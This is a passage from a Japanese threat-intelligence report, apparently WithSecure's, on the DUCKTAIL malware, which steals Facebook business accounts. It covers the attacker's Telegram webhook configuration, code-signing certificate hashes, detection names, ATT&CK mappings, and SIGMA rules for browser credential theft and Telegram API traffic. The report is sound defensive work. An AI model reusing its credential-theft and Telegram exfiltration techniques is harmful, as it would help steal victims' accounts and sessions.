

図86: 送出したアーカイブファイルの内容の例

[4]https://github.com/TelegramBots/Telegram.Bot

図97: 送出したログファイルの内容の例

本稿執筆時点で 8 つのアクティブな Telegram ボットおよびチャネルが存在しますが、そのうちのいくつかは古いサンプルによってのみ使用されています。8 つのチャンネル全てにおいて、攻撃者がボット自身と並んでチャンネルの唯一のメンバー (作成者) になっています。

Telegram ボットは、2 つの方法で更新を受け取ることができます([5])。従来の方法は、プルメカニズム (更新をチェックするために HTTP リクエストが行われる) を含み、プッシュメカニズム (ボットが自動的にサーバー上の受信更新を受け取る) を含む Webhook メソッドを使用することができます。この攻撃者は、1 つのボットに Webhook オプションを使用し、残りのボットには従来の方法を使用しました。Webhook の構成は、下図に示すとおりです。観測された URL に基づき、Webhook サーバーは ngrok インスタンスを使用して実行されているように見えます。

[5]https://core.telegram.org/bots/api#getting-updates

```
{
    "url": "https://bc13-72-239-111-251.ngrok.io",
    "has_custom_certificate": false,
    "pending_update_count": 374,
    "last_error_date": 1657615553,
    "last_error_message": "Wrong response from the webhook: 404 Not Found",
    "max_connections": 40,
    "ip_address": "3.13.191.225"
}
```


図108: 発見された Webhook のコンフィギュレーション

証明書の分析

WithSecure が分析した最初の悪意のあるサンプルは、Sectigo が発行した有効な証明書で署名されていました。この証明書の SHA1 は 92a7ac122ab87ccfd19224b2be89fd7bbee6d0b1.

発行された証明書の有効期限は 2021-06-28 から 2022-06-28 までで、最近証明書が更新されました。最新のマルウェアサンプルは、更新された証明書で署名されています。最新の証明書の SHA1 は：c8d5b988464e7e49b932a01d3b75e192fc7a0026、有効期限は 2022-05-26 から 2023-07-06 までです。

これらの証明書で署名された既知のサンプルは、全て悪意のあるものでした。このことは、攻撃者が独自に証明書を購入した可能性を示唆しています。



図19: 攻撃者が購入した期限切れ・更新済みの証明書

推奨と保護

EDR (Endpoint Detection & Response)

WithSecure Endpoint Detection and Response は、攻撃のライフサイクルの複数の段階を検知します。これにより、詳細な検知を伴う 1 つのインシデントが生成されます。



図11: インシデントプロセスツリーの生成例



図121: プロセスツリーの検出例

EPP (Endpoint Protection Platform)

WithSecure Endpoint protection は、マルウェアとその挙動を検出する複数の検出機能を提供します。リアルタイム保護だけでなく、DeepGuard が有効になっていることを確認してください。エンドポイントでフルスキャンを実行することができます。現在、当社製品はマルウェアに対して以下の検出を提供しています。

- Trojan:W32/DuckTail.*.
- Trojan:W32/SuspiciousDownload.A!DeepGuard
- 悪意のある証明書のブロック

Facebook ビジネスアカウントの見直し

Facebook ビジネスアカウント管理者は、Business Manager > Settings > People で追加されたユーザーを確認し、Admin アクセス (ファイナンスエディターロール付き) が付与された不明なユーザーのアクセス権を取り消す必要があります。補足資料の電子メールアドレスのリストを使用することができますが、リストは包括的なものではないことに注意してください。

謝辞

このレポートは、WithSecure Intelligence および Countercept Detection and Response チームの貢献なしには完成しませんでした。ウィズセキュア は、Andrew Patel と Catarina de Faria Cristas の本レポートへの協力に謝辞を述べるものです。

補足資料

MITRE ATT&CK テクニック

タクティック	TECHNIQUE ID	テクニック名
偵察	T1591	ターゲットの企業情報を収集する
	T1589	ターゲットの ID の収集
	T1593.001	オープンな Web サイト/ドメインを検索します。ソーシャルメディア
リソース開発	T1586.001	侵害の産物であるアカウントソーシャルメディアアカウント
	T1587.001	能力を開発するマルウェア
	T1588.003	能力を取得する。コードサイニング証明書
初期アクセス	T1566	フィッシング
実行	T1204.002	ユーザーによる実行: 悪意のあるファイル
クレデンシャルアクセス	T1555.003	パスワードストアからのクレデンシャルウェブブラウザからのクレデンシャル
	T1539	Web セッションクッキーを盗む
コマンド＆コントロール	T1102.002	ウェブサービス双方向通信
情報送出	T1567	ウェブサービスを介した情報送出

検出の機会

YARA

YARA のルールは以下の WithSecure Lab の GitHub ページに掲載されています。
https://github.com/WithSecureLabs/iocs/tree/master/DUCKTAIL/

SIGMA

これらの既存の SIGMA ルールは、攻撃のライフサイクルの様々な複数の段階を検出します。

- proc_creation_win_headless_browser_file_download
  https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_headless_browser_file_download.yml
- net_dns_susp_telegram_api
  https://github.com/SigmaHQ/sigma/blob/master/rules/network/dns/net_dns_susp_telegram_api.yml
- file_access_win_browser_credential_stealing
  https://github.com/SigmaHQ/sigma/blob/master/rules/windows/file_access/file_access_win_browser_credential_stealing.yml

侵害の指標 (IOC = Indicators Of Compromise)

全ての IOC は以下の WithSecure Lab の GitHub ページに掲載されています。
https://github.com/WithSecureLabs/iocs/blob/master/DUCKTAIL/iocs.csv